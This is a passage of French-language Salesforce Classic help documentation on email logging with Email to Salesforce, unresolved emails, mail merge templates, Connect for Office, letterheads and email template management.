- Pour enregistrer un message en tant qu'activité de messagerie, sans l'envoyer à une autre personne, transférez l'e-mail à votre adresse Email to Salesforce dans le champ `À`. Assurez-vous que les champs `À`, `Cc` et `Cci` ne contiennent aucune autre adresse e-mail. Salesforce reçoit une copie de l'e-mail et recherche les adresses e-mail de vos pistes et contacts dans les champs `De`, `À` et `Cc` de l'e-mail transmis. Si des pistes ou des contacts sont trouvés, Salesforce enregistre l'e-mail dans la liste associée Historique des activités dans l'enregistrement approprié.

- Si Email to Salesforce correspond à une adresse e-mail de plusieurs enregistrements de piste ou de contact dans Salesforce, vous pouvez associer l'e-mail à tous les enregistrements correspondants, à l'enregistrement le plus ancien ou à l'enregistrement ayant l'activité la plus importante.
- Si Email to Salesforce correspond à un e-mail dans plusieurs enregistrements d'opportunités de Salesforce, l'e-mail est inclus dans l'historique des activités de tous les enregistrements ouverts correspondants.

**ID d'enregistrement**

- L'ID d'enregistrement est un code alphanumérique de 15 chiffres, sensible à la casse, affiché à la fin de l'URL d'un enregistrement. Par exemple, si vous consultez la page de détail d'un enregistrement de campagne, l'URL se présente comme suit : `https://votreInstance.salesforce.com/701D0000000HQZy`. L'ID de cet enregistrement est 701D0000000HQZy.
- Vous pouvez saisir les ID d'enregistrement sur une ligne séparée ou dans le texte du corps de l'e-mail, en prenant soin de les entourer de (), [] ou {}. Par exemple : *`(ref: 701D0000000HQZy)`*. Séparez plusieurs ID d'enregistrement par une virgule, par exemple : *`ref: 701D0000000HQZy, 801D0000000IRAz, 901D0000000JSBa`*.

### Gestion des e-mails que Email to Salesforce n'attribue pas à des enregistrements

Lors de l'envoi d'e-mails vers Salesforce à l'aide d'Email to Salesforce ou Salesforce pour Outlook, certains sont attribués à des enregistrements associés en fonction de vos paramètres Email to Salesforce. Les autres sont ajoutés à Mes éléments non résolus où vous pouvez les attribuer à des enregistrements Salesforce associés ou confirmer que vous souhaitez les laisser non attribués.

1. Accédez à vos e-mails non attribués dans Mes éléments non résolus.
2. Choisissez l'une des actions ci-dessous.
   - Attribuer à des enregistrements associés : Saisissez un enregistrement associé dans un ou dans les deux champs. Si nécessaire, sélectionnez le type d'enregistrement correct dans la liste déroulante. Si vous attribuez une piste, vous ne pouvez pas attribuer plus d'enregistrements. Pour annuler une attribution, effacez une entrée.
   - Laisser non attribué : Le texte `E-mail non résolu :` est supprimé de la ligne d'objet et l'e-mail vous est attribué en tant que tâche terminée. Si la liste de sélection `Statut` de la tâche comprend plusieurs statuts « Terminé », Salesforce utilise le premier.
3. Enregistrez vos modifications.

   Les e-mails attribués sont ajoutés aux enregistrements associés. Tous les éléments modifiés sont supprimés de la liste.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience (uniquement lorsque vous êtes invité(e) à résoudre des éléments Salesforce pour Outlook à partir de la barre d'état système Windows)

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour afficher ou modifier des e-mails non résolus :
- Modifier sur les tâches et Lire sur les objets que vous attribuez à l'e-mail

  ET

  E-mail vers Salesforce

  OU

  Ajouter un e-mail dans Salesforce pour Outlook et Email to Salesforce

Pour créer des enregistrements Salesforce :
- Modifier sur les tâches

  ET

  Afficher la Création rapide et Créer sur ces objets

Pour consulter les données récemment utilisées dans les champs des enregistrements associés :
- Exécution automatique de référence dans les Paramètres de recherche

# FAQ sur l'utilisation de la messagerie intégrée à Salesforce

## Puis-je utiliser Salesforce pour envoyer des e-mails en masse ?

Pour envoyer des e-mails marketing en masse, nous suggérons d'utiliser une application tierce, dans AppExchange, permettant de gérer les campagnes par e-mail depuis un emplacement central et de suivre les réponses dans Salesforce. Votre équipe marketing peut ainsi suivre le nombre de pistes qualifiées ainsi que le retour sur investissement de leurs campagnes par e-mail.

Pour envoyer des e-mails commerciaux en masse, dans Salesforce cliquez sur **Contacts**. Dans la section Outils, sélectionnez ensuite **Envoyer des e-mails en masse à des contacts**, puis suivez l'assistant Envoyer des e-mails en masse.

CONSULTER ÉGALEMENT :

Questions générales sur l'importation

Envoi d'e-mails en masse dans Salesforce Classic

Puis-je utiliser Salesforce pour envoyer des e-mails HTML ?

## Puis-je utiliser Salesforce pour envoyer des e-mails HTML ?

Oui, vous pouvez utiliser Salesforce pour envoyer des e-mails HTML à des contacts, des pistes, des comptes personnels et des utilisateurs dans votre organisation. Vous pouvez envoyer des e-mails

à des utilisateurs individuels, envoyer des e-mails en masse à plusieurs contacts et configurer des modèles pour des e-mails HTML que vous envoyez fréquemment.

CONSULTER ÉGALEMENT :

- Questions générales sur l'importation
- Envoi d'e-mails dans Salesforce Classic

# Génération de lettres types avec des modèles

## Publipostage

Le publipostage est le processus de génération de lettres types et d'autres documents Microsoft® Word, personnalisés en fonction du destinataire, le plus souvent un contact ou une piste. Le contenu de chaque document est prédéfini dans un modèle de publipostage. Les modèles de publipostage comprennent des variables appelées champs de fusion où les données provenant de vos enregistrements Salesforce (par exemple, le nom et l'adresse d'un contact) s'affichent dans le document généré.

Éditions

Cette fonctionnalité est disponible dans Salesforce Classic.

Disponible avec : **Toutes** les éditions

**Important:** Lorsque Salesforce désactive le protocole TLS 1.0, nous terminons la prise en charge du publipostage standard. Cette modification signifie que les commerciaux ne pourront plus générer des documents de publipostage dans Microsoft® Word. Même si les commerciaux peuvent accéder à la fonctionnalité, Salesforce ne fournit plus le support et la maintenance en cas de problème. Ne vous inquiétez pas ! Les commerciaux pourront continuer à exécuter des publipostages avec les données Salesforce si vous migrez vers le publipostage étendu.

**Remarque:** Le publipostage standard requiert :

- Microsoft® Internet Explorer® versions 9, 10 et 11
- Microsoft Word 2003 ou 2007
- Microsoft Windows Vista® (32 bits uniquement), jusqu'à la désactivation du TLS 1.0 par Salesforce.

### Génération de documents de publipostage uniques

Pour générer un document Microsoft Word pour un enregistrement individuel, ouvrez la page de détail de l'enregistrement, puis cliquez sur **Publipostage** dans la liste associée Historique d'activité.

CONSULTER ÉGALEMENT :

- Installation du contrôle ActiveX pour le publipostage
- Génération de documents de publipostage en masse avec le publipostage étendu
- Envoi d'un document de publipostage unique

## Installation du contrôle ActiveX pour le publipostage

Lorsque Salesforce désactive le protocole TLS 1.0, nous retirons la prise en charge du publipostage standard. Pour continuer à créer des publipostages avec vos données Salesforce, contactez le support client de Salesforce afin d'activer le publipostage étendu.

**Important:** Lorsque Salesforce désactive le protocole TLS 1.0, nous terminons la prise en charge du publipostage standard. Cette modification signifie que les commerciaux ne pourront plus générer des documents de publipostage dans Microsoft® Word. Même si les commerciaux peuvent accéder à la fonctionnalité, Salesforce ne fournit plus le support et la maintenance en cas de problème. Ne vous inquiétez pas ! Les commerciaux pourront continuer à exécuter des publipostages avec les données Salesforce si vous migrez vers le publipostage étendu.

Avec le publipostage standard, la première fois que vous générez un document de publipostage, vous devez installer un contrôle ActiveX qui permet à Salesforce de communiquer avec Word. **Vous devez être connecté en tant qu'utilisateur Windows et disposer des privilèges d'administration suffisants pour télécharger les contrôles ActiveX.** Si vous ne parvenez pas à télécharger les contrôles ActiveX, contactez votre service informatique ou l'administrateur Windows pour obtenir de l'aide.

Le publipostage standard requiert :

- Microsoft® Internet Explorer® versions 9, 10 et 11
- Microsoft Word 2003 ou 2007
- Microsoft Windows Vista® (32 bits uniquement), jusqu'à la désactivation du TLS 1.0 par Salesforce.

Configurez votre navigateur Web comme suit afin qu'il accepte les contrôles ActiveX :

1. Cliquez sur **Outils** > **Options Internet** pour ouvrir la boîte de dialogue Options Internet.
2. Accédez à l'onglet Sécurité.
3. Cliquez sur l'icône correspondant à la zone **Internet**, puis sur **Personnaliser le niveau**.
4. Dans la section Contrôles ActiveX et plug-ins, sélectionnez `Activer` ou `Demander` pour les paramètres suivants : Télécharger les contrôles ActiveX signés, Exécuter les contrôles ActiveX et les plug-ins, et Contrôles ActiveX reconnus sûrs pour l'écriture de scripts.
5. Dans la section Téléchargement, sélectionnez `Activer` pour le paramètre Téléchargement de fichier.
6. Cliquez sur **OK**.
7. Répercutez les paramètres de niveau personnalisés définis ci-dessus dans la zone **Sites de confiance**.
8. Assurez-vous que Salesforce est un site de confiance en cliquant sur le bouton **Sites** et en recherchant `https://*.salesforce.com` dans la liste. S'il n'apparaît pas, saisissez `https://*.salesforce.com` dans la zone de texte et cliquez sur **Ajouter**. Cliquez sur **OK**.
9. Cliquez sur l'onglet Avancé de la boîte de dialogue Options Internet.
10. Dans la section Sécurité au bas de la zone Paramètres, assurez-vous que la case Ne pas enregistrer les pages cryptées sur le disque est vide (non cochée).
11. Cliquez sur **OK**.
12. Vous devrez peut-être redémarrer Internet Explorer pour que vos modifications deviennent effectives.

Si vous utilisez Internet Explorer 7 ou 8, la première fois que vous procédez à un publipostage, un message contextuel du type `Exception : serveur Automation ne peut pas créer l'objet` peut apparaître. Ne tenez pas compte de ce message. Cliquez sur **OK** pour fermer la fenêtre contextuelle et continuer votre publipostage.

**Remarque:** Le publipostage étendu ne requiert pas l'installation d'un contrôle ActiveX.

CONSULTER ÉGALEMENT :

Publipostage

# Gestion des modèles

Votre administrateur peut créer et gérer des modèles à utiliser pour la définition d'en-têtes, l'envoi de messages sortants et la création de documents de publipostage.

- Les en-têtes définissent la présentation de vos modèles de message HTML. Ces modèles peuvent hériter des paramètres de logo, de couleur et de texte d'un en-tête.
- Les modèles d'e-mail vous permettent d'envoyer des e-mails aux contacts, aux pistes, et aux autres personnes utilisant des modèles prédéfinis.
- Les modèles de publipostage vous permettent de créer des documents personnalisés à l'aide des informations provenant de vos enregistrements. Par exemple, vous pouvez créer une lettre de remerciements personnalisée pour une piste précise.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

CONSULTER ÉGALEMENT :

Création d'une lettre à en-tête

Gérer les modèles d'e-mail

Gestion des modèles de publipostage

## Création de modèles de publipostage

1. Ouvrez un nouveau document vierge dans Microsoft® Word 2007.
2. Utilisez Word pour créer le document de façon à ce qu'il contienne le texte, les données et le formatage dont vos utilisateurs ont besoin.
3. Localisez dans votre document Word le texte ou les variables de données qui changeront à chaque utilisation du modèle. Par exemple, dans la formule « Chère Béa », « Béa » est une variable dont la valeur change lorsque la lettre est envoyée à quelqu'un d'autre.
4. Remplacez chaque variable par le champ de fusion Salesforce approprié.

   Important: Chaque étiquette de champ de publipostage que vous utilisez doit être unique.

   a. Positionnez le curseur à l'emplacement où vous souhaitez insérer un champ de fusion.
   b. Dans Word 2007, sélectionnez l'onglet Insertion dans le Ruban, cliquez sur **QuickPart** dans le groupe Texte, puis cliquez sur **Champ**.
   c. Sélectionnez l'option de **publipostage** dans la liste déroulante des catégories.
   d. Sélectionnez **MergeField** dans la zone du nom des champs.
   e. Dans la zone Propriétés du champ de la case de nom du champ, saisissez manuellement un champ de fusion valide, par exemple `Opportunity_LineItem_ProductName`. Pour créer une liste complète des champs standard et personnalisés disponibles dans votre organisation Salesforce, visitez l'article Locate Record Field Names for Mail Merge.
   f. Cliquez sur **OK**.

   Remarque: Pour répertorier les informations sur tous les produits associés à une opportunité, insérez le champ de fusion `Opportunity_LineItem_Start` à l'endroit où vous voulez voir apparaître ces informations. Ensuite, insérez tous les champs de fusion à inclure pour chaque produit d'une opportunité. Enfin, insérez le champ `Opportunity_LineItem_End` pour terminer la liste.

Éditions

Cette fonctionnalité est disponible dans Salesforce Classic.

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour télécharger des modèles de publipostage :
- Gérer les modèles publics

Pour modifier des modèles de publipostage :
- Gérer les modèles publics

5. Enregistrez votre document Word.
6. Passez ensuite au téléchargement de modèles de publipostage vers Salesforce à la page 1761.

Conseil: Pour obtenir des résultats optimaux :

- Dans Microsoft Word, ne protégez pas vos modèles de publipostage et n'en restreignez pas l'accès. Reportez-vous à l'aide de Word pour plus d'informations sur les documents Word protégés. (Dans Word, appuyez sur F1 pour ouvrir l'aide.)
- N'associez pas les modèles de publipostage à des sources de données externes comme des feuilles de calcul Excel ou des bases de données Access. Reportez-vous à l'aide de Word pour savoir comment restaurer des documents de publipostage afin qu'ils redeviennent ce que Word appelle des « documents Word standard ».

CONSULTER ÉGALEMENT :

Gestion des modèles de publipostage

Publipostage

## Modification de modèles de publipostage existants

1. Téléchargez les exemples de modèle de publipostage et décompressez les fichiers dans un répertoire approprié de votre disque dur.
2. Passez en revue les instructions du document `salesforce_mailmerge_templates_howto.doc`.
3. Ouvrez l'exemple de modèle de votre choix dans Microsoft Word.
4. Enregistrez une copie de l'exemple de modèle sur votre bureau ou à tout autre endroit pratique. Dans Word 2007, sélectionnez **Enregistrer sous** à partir du bouton Office, puis choisissez le nom de fichier et le dossier de destination appropriés.
5. Vous pouvez éventuellement personnaliser le texte et le formatage du modèle.
6. Appuyez sur Alt+F9 pour afficher les codes de champs de publipostage masqués.

   Chaque champ de publipostage doit désormais se présenter entre accolades, comme suit : `{MERGEFIELD Contact_FullName \* MERGEFORMAT}`
7. Si besoin est, modifiez les champs de fusion.
   a. Positionnez le curseur à l'emplacement où vous souhaitez insérer un champ de fusion.
   b. Dans Word 2007, sélectionnez l'onglet Insertion dans le Ruban, cliquez sur **QuickPart** dans le groupe Texte, puis cliquez sur **Champ**.
   c. Sélectionnez l'option de **publipostage** dans la liste déroulante des catégories.
   d. Sélectionnez **MergeField** dans la zone du nom des champs.
   e. Dans la zone Propriétés du champ de la case de nom du champ, saisissez manuellement un champ de fusion valide, par exemple `Opportunity_LineItem_ProductName`. Pour créer une liste complète des champs standard et personnalisés disponibles dans votre organisation Salesforce, visitez l'article Locate Record Field Names for Mail Merge.
   f. Cliquez sur **OK**.

   Remarque: Pour répertorier les informations sur tous les produits associés à une opportunité, insérez le champ de fusion `Opportunity_LineItem_Start` à l'endroit où vous voulez voir apparaître ces informations. Ensuite, insérez tous les champs de fusion à inclure pour chaque produit d'une opportunité. Enfin, insérez le champ `Opportunity_LineItem_End` pour terminer la liste.

Éditions

Cette fonctionnalité est disponible dans Salesforce Classic.

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour télécharger des modèles de publipostage :
- Gérer les modèles publics

Pour modifier des modèles de publipostage :
- Gérer les modèles publics

8. Enregistrez votre document Word.
9. Passez ensuite au téléchargement de modèles de publipostage vers Salesforce à la page 1761.

Conseil: Pour obtenir des résultats optimaux :

- Dans Microsoft Word, ne protégez pas vos modèles de publipostage et n'en restreignez pas l'accès. Reportez-vous à l'aide de Word pour plus d'informations sur les documents Word protégés. (Dans Word, appuyez sur F1 pour ouvrir l'aide.)
- N'associez pas les modèles de publipostage à des sources de données externes comme des feuilles de calcul Excel ou des bases de données Access. Reportez-vous à l'aide de Word pour savoir comment restaurer des documents de publipostage afin qu'ils redeviennent ce que Word appelle des « documents Word standard ».

CONSULTER ÉGALEMENT :

Gestion des modèles de publipostage

Considérations relatives à l'utilisation de champs de fusion dans des modèles d'e-mail

Publipostage

## Création de modèles de publipostage avec Microsoft® Word

Le module complémentaire Word Connect pour Office fournit une liste complète des champs de fusion valides que vous pouvez insérer. Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

Important: Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office. Avec cette modification, rien ne garantit que Connect pour Office puisse établir une connexion entre Salesforce et Microsoft® Word ou Excel. Même si les commerciaux parviennent à établir une connexion, Salesforce n'assure plus le support ni la maintenance en cas de problème.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Important: Chaque étiquette de champ de publipostage que vous utilisez doit être unique.

1. Ouvrez Microsoft Word.
2.

| Si vous utilisez | Procédez comme suit |
|---|---|
| Word 2003 ou antérieur | Sélectionnez **Connexion** dans le menu déroulant de **Salesforce**, dans la barre d'outils. |
| Word 2007 | Ouvrez l'onglet Salesforce du ruban, cliquez sur le menu déroulant des **champs de fusion**, puis sélectionnez **Connexion**. |

3. Saisissez votre nom d'utilisateur et votre mot de passe Salesforce.
4. Cliquez sur **Connexion**.

   Remarque: Lorsque votre connexion est établie et que vous avez une session active, la commande **Connexion** du bouton de liste déroulante est désactivée. Pour vous déconnecter, cliquez sur **Déconnexion**.

5. Créez votre modèle de publipostage depuis un document Word existant ou vide.
6. Positionnez le curseur à l'emplacement auquel vous souhaitez insérer un champ de fusion Salesforce. Pour remplacer un champ de fusion existant, sélectionnez le champ de fusion complet dans votre modèle. Les champs de publipostage doivent être uniques.

7. Dans Word 2003 ou version antérieure, sélectionnez **Insérer un champ de fusion** dans le menu déroulant **Salesforce**. Dans Word 2007, cliquez sur le menu déroulant **Champs de fusion** dans l'onglet Salesforce du Ruban, puis sélectionnez **Insérer un champ de fusion**.
8. Dans la boîte de dialogue Insérer un champ de fusion, sélectionnez un type de champ, puis le champ de fusion que vous souhaitez insérer. Si vous utilisez des produits dans Salesforce, reportez-vous à Insertion de données de produit d'opportunité dans les modèles de publipostage à la page 1760.
9. Cliquez sur **Insérer** pour ajouter le champ de fusion à l'emplacement actuel du curseur dans votre document Word.
10. Insérez des champs de fusion supplémentaires à votre guise pour créer votre modèle de publipostage.
11. Une fois votre modèle de publication terminé, chargez-le dans Salesforce, dans Configuration, en saisissant *`Modèles de publipostage`* dans la case `Recherche rapide`, puis en sélectionnant **Modèles de publipostage**.

## Insertion de données de produit d'opportunité dans les modèles de publipostage

Les produits sont disponibles dans Professional. Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. Pour ajouter les données de produit de l'opportunité à votre modèle de publipostage, dans la boîte de dialogue Insérer un champ de fusion, cliquez sur Champs de ligne de commande d'opportunité et sélectionnez les champs à insérer. Cette opération insère un tableau contenant les champs de fusion sélectionnés, et les champs de début et de fin spéciaux (vous pouvez télécharger un exemple de modèle de publipostage par défaut comprenant un tableau de données de produit d'opportunité). Vous pouvez modifier ce tableau si nécessaire, mais les champs de fusion `Opportunity_LineItem_Start` et `Opportunity_LineItem_End` doivent se situer respectivement avant et après tous les champs de fusion de produit de l'opportunité. Ces champs de début et de fin déclenchent la création d'une liste de tous les produits de l'opportunité par Salesforce.

Si vous voulez également insérer des champs de fusion de produit dans la table des champs de fusion de produit d'opportunité, vous pouvez le faire manuellement sans utiliser le module complémentaire Word Salesforce :

1. Dans le document Word, positionnez le curseur à l'emplacement où vous souhaitez insérer le champ de fusion.
2. Dans Word 2003 ou versions antérieures, sélectionnez **Insertion**, puis **Champ** dans la barre de menus Word. Dans Word 2007, sélectionnez l'onglet Insertion dans le Ruban, cliquez sur **QuickPart** dans le groupe Texte, puis cliquez sur **Champ**.
3. Sélectionnez l'option de **publipostage** dans la liste déroulante des catégories.
4. Sélectionnez **MergeField** dans la zone du nom des champs.
5. Dans la zone Nom du champ de la zone Propriétés des champs, entrez le nom du champ de fusion manuellement. Par exemple : `Opportunity_LineItem_ProductName`.
6. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

Installation de Connect pour Office

## Configuration minimale requise pour Connect pour Office

Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

**Important:** Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office. Avec cette modification, rien ne garantit que Connect pour Office puisse établir une connexion entre Salesforce et Microsoft® Word ou Excel. Même si les commerciaux parviennent à établir une connexion, Salesforce n'assure plus le support ni la maintenance en cas de problème.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

La configuration minimale requise pour Connect pour Office est la suivante :

- Microsoft® Office 2007
- Microsoft® Windows Vista® (32 bits uniquement), jusqu'à la désactivation du TLS 1.0 par Salesforce.

CONSULTER ÉGALEMENT :

Installation de Connect pour Office

## Téléchargement de modèles de publipostage vers Salesforce

Les administrateurs et les utilisateurs dotés de l'autorisation Gérer les modèles publics doivent télécharger les modèles de publipostage terminés Microsoft Word vers Salesforce pour les rendre disponibles.

1. Dans Salesforce, dans Configuration, saisissez *Modèles de publipostage* dans la case Recherche rapide, puis sélectionnez **Modèles de publipostage**.
2. Cliquez sur **Nouveau modèle**.
3. Saisissez le nom et la description du modèle. Ces informations aideront les utilisateurs à choisir le modèle adéquat lors de la génération de documents de publipostage.

   Si votre entreprise utilise le publipostage étendu, choisissez le type de document approprié : Document, Étiquette ou Enveloppe.
4. Cliquez sur **Parcourir** pour sélectionner votre modèle de publipostage Word.
5. Cliquez sur **Enregistrer** pour achever la procédure.

CONSULTER ÉGALEMENT :

Gestion des modèles de publipostage

Présentation des champs de fusion

Publipostage

Éditions

Cette fonctionnalité est disponible dans Salesforce Classic.

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour télécharger des modèles de publipostage :
- Gérer les modèles publics

Pour modifier des modèles de publipostage :
- Gérer les modèles publics

# Utilisation des en-têtes

Un en-tête définit les paramètres du logo, de la couleur de page et du texte de vos modèles de message HTML. Pour obtenir de meilleurs résultats, créez un seul en-tête pour l'ensemble de vos modèles de message HTML. Vous pouvez créer des en-têtes et les mettre à la disposition de l'ensemble de l'organisation.

Pour utiliser les en-têtes, dans Configuration, saisissez *En-têtes* dans la case Recherche rapide, puis sélectionnez **En-têtes**.

À partir de la page de liste des en-têtes :

- Pour afficher un en-tête, sélectionnez son nom dans la liste.
- Pour modifier un en-tête, cliquez sur son nom dans la liste, puis choisissez l'une des options suivantes : **Modifier les propriétés** ou **Modifier l'en-tête**.
- Pour supprimer un en-tête, cliquez sur **Suppr** en regard de son nom. Vous ne pouvez pas supprimer les en-têtes utilisés dans un modèle de message HTML.

CONSULTER ÉGALEMENT :

Création d'une lettre à en-tête

Champs de lettre à en-tête

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des en-têtes :

- Gérer les en-têtes

## Création d'une lettre à en-tête

Les en-têtes définissent la présentation de vos modèles de message HTML. Ces modèles peuvent hériter des paramètres de logo, de couleur et de texte d'un en-tête.

Un en-tête est constitué de propriétés et de détails. Les propriétés ne sont visibles qu'à l'intérieur de votre organisation ; elles aident les utilisateurs à identifier un en-tête. Les détails de l'en-tête s'appliquent à un e-mail lorsque vous utilisez cet en-tête. Utilisez l'assistant d'en-tête pour créer les propriétés et les détails de votre en-tête.

1. Dans Configuration, saisissez *En-têtes* dans la case Recherche rapide, puis sélectionnez **En-têtes**.
2. Cliquez sur **Nouvel en-tête**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des en-têtes :

- Gérer les en-têtes

### Définition des propriétés de l'en-tête

1. Cochez la case Disponible si vous souhaitez que les utilisateurs puissent utiliser immédiatement le nouvel en-tête.
2. Saisissez le nom de l'en-tête. L'étiquette est utilisée pour faire référence à l'en-tête dans les pages de l'interface utilisateur.
3. Si nécessaire, changez le nom unique de l'en-tête. Ce nom est utilisé pour faire référence au composant lors de l'utilisation de l'API Force.com. Dans des packages gérés, ce nom unique évite les conflits de nom dans les installations de package. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. A l'aide du champ Nom unique de l'en-tête, un développeur peut modifier le nom de certains composants dans un package géré et les modifications sont répercutées dans l'organisation abonnée.
4. Saisissez la description de l'en-tête. Le nom et la description sont réservés à un usage interne pour fournir une description de l'en-tête aux autres utilisateurs.

5. Cliquez sur **Enregistrer**. La page de détail de l'en-tête apparaît.

### Définition des détails de l'en-tête

1. Définissez les attributs de l'en-tête.
   - Cliquez sur **Modifier la couleur de l'arrière-plan** et définissez la couleur d'arrière-plan de votre en-tête. Cliquez sur le bouton de sélection de couleur pour définir la couleur souhaitée.
   - Cliquez sur **Modifier les propriétés de l'en-tête**, puis sélectionnez la couleur, l'alignement et la hauteur de la section supérieure de l'en-tête.
   - Cliquez sur **Sélectionner un logo** pour inclure une image du logo de votre société dans la section inférieure ou supérieure de l'en-tête.

     Remarque: Pour pouvoir ajouter l'image du logo dans l'en-tête, vous devez d'abord la charger sous l'onglet Documents. Assurez-vous que le document est marqué en tant qu'`Image disponible en externe` pour permettre aux utilisateurs non-Salesforce de l'afficher s'ils le reçoivent par e-mail. Pour plus d'informations, reportez-vous à « Chargement et remplacement de documents » dans l'aide de Salesforce.

     Pour sélectionner une image, choisissez un dossier et cliquez sur le nom du document à joindre. Vous pouvez également cliquer sur **Rechercher dans des documents**, puis entrez le nom du fichier à rechercher.
   - Cliquez sur **Supprimer le logo** pour supprimer l'image de l'en-tête.
   - Cliquez sur **Modifier la ligne du haut** et définissez la couleur et la hauteur d'une ligne horizontale située sous l'en-tête. Cliquez sur le bouton de sélection de couleur pour définir la couleur souhaitée.
   - Cliquez sur **Modifier les couleurs du corps** et définissez la couleur d'arrière-plan du corps principal de l'en-tête.
   - Cliquez sur **Modifier la ligne du milieu** et définissez la couleur et la hauteur de la ligne du milieu de l'en-tête. Cliquez sur le bouton de sélection de couleur pour définir la couleur souhaitée.
   - Cliquez sur **Modifier les propriétés du pied de page** et définissez la couleur, l'alignement et la hauteur de la section inférieure de l'en-tête.
   - Cliquez sur **Modifier la ligne du bas** et définissez la couleur et la hauteur d'une ligne horizontale inférieure. Cliquez sur le bouton de sélection de couleur pour définir la couleur souhaitée.
2. Si vous le souhaitez, cliquez sur **Aperçu** pour afficher l'en-tête dans une fenêtre de navigation séparée.
3. Cliquez sur **Enregistrer**.

Pour créer un modèle d'e-mail HTML contenant les paramètres de votre en-tête, reportez-vous à Création de modèles de message HTML à la page 2239.

CONSULTER ÉGALEMENT :

Gérer les modèles d'e-mail

Création de modèles d'e-mail personnalisés HTML

## Champs de lettre à en-tête

Voici une description, par ordre alphabétique, des champs affichés dans la page Détail de lettre à en-tête.

| Champ | Description |
|---|---|
| `Disponible` | Indique que la lettre à en-tête peut être appliquée à un modèle HTML. |

| Champ | Description |
| --- | --- |
| `Créé par` | Nom de l'utilisateur qui a créé la lettre à en-tête, comprenant la date et l'heure. |
| `Description` | Texte qui permet de différencier cette lettre à en-tête des autres. |
| `Étiquette de la lettre à en-tête` | Nom interne qui permet d'identifier la lettre à en-tête. |
| `Nom unique de la lettre à en-tête` | Ce nom est utilisé pour faire référence au composant lors de l'utilisation de l'API Force.com. Dans les packages gérés, ce nom unique empêche les conflits de noms dans les installations de packages. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. A l'aide du champ `Nom unique la lettre à en-tête`, un développeur peut modifier le nom de certains composants dans un package géré et les modifications sont reflétées dans l'organisation abonnée. |
| `Modifié par` | Nom de l'utilisateur qui a modifié la lettre à en-tête, comprenant la date et l'heure. |
| `Préfixe d'espace de noms` | Le préfixe d'espace de noms utilisé par le modèle d'e-mail dans l'API. |

CONSULTER ÉGALEMENT :

Création d'une lettre à en-tête

# Gérer les modèles d'e-mail

Dans Salesforce Classic, vous pouvez créer quatre types de modèle d'e-mail différents : texte, HTML avec en-tête, personnalisé et Visualforce. Tous ces modèles de message peuvent contenir du texte, des champs de fusion ainsi que des fichiers en pièce jointe. Vous pouvez également inclure des images dans vos modèles HTML et Visualforce. Vous pouvez utiliser des modèles d'e-mails lorsque vous envoyez un e-mail à partir de la liste associée Historique des activités ou Statut des messages HTML d'un enregistrement. Vous pouvez également utiliser les modèles texte et HTML pour envoyer des e-mails en masse. Un bouton de correction orthographique de votre modèle est disponible pour les modèles de texte et les modèles Visualforce sans balises HTML.

- **Texte** - Tous les utilisateurs peuvent créer ou modifier des modèles d'e-mail texte. Reportez-vous à Création de modèles d'e-mail texte à la page 1767.
- **HTML avec en-tête** - Les administrateurs et les utilisateurs autorisés à modifier les modèles HTML peuvent créer des modèles de message HTML basés sur un en-tête. Reportez-vous à Création de modèles d'e-mail HTML à la page 2239.
- **HTML personnalisé** - Les administrateurs et les utilisateurs autorisés à modifier les modèles HTML peuvent créer des modèles de message HTML personnalisés sans utiliser d'en-tête. Vous devez connaître le code HTML ou l'obtenir pour l'insérer dans votre modèle de message. Reportez-vous à Création de modèles d'e-mail HTML personnalisés à la page 2237.
- **Visualforce** : les administrateurs et les développeurs peuvent créer des modèles à l'aide de Visualforce. Les modèles d'e-mail Visualforce permettent d'effectuer des fusions avancées avec les données d'un destinataire et leur contenu peut inclure des informations relatives à plusieurs enregistrements. Reportez-vous à Création de modèles d'e-mails Visualforce.

Remarque: Vous pouvez envoyer des e-mails en masse en utilisant un modèle d'e-mail Visualforce.

Pour accéder à vos modèles d'e-mail, effectuez l'une des opérations suivantes :

- Si vous êtes autorisé à modifier les modèles publics, dans Configuration, saisissez *Modèles d'e-mail* dans la case `Recherche rapide` puis sélectionnez **Modèles d'e-mail**.
- Si vous n'êtes pas autorisé à modifier les modèles publics, rendez-vous dans vos paramètres personnels. Saisissez *Modèles* dans la case `Recherche rapide` puis sélectionnez **Modèles d'e-mail** ou **Mes modèles** selon ce qui apparaît en premier.
- Cliquez sur le nom d'un modèle d'e-mail pour accéder à la page Affichage des modèles d'e-mail.
- Pour modifier ou supprimer un modèle, cliquez sur **Modifier** ou sur **Suppr** en regard de son nom.
- Cliquez sur **Nouveau modèle** pour créer un type de modèle de message.

Remarque: Les modèles d'e-mail utilisés dans les fonctionnalités suivantes doit être publics et actifs :

- Web vers piste
- Web vers requête
- E-mail vers requête ou E-mail vers requête à la demande
- Règles d'attribution
- Règles d'escalade

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

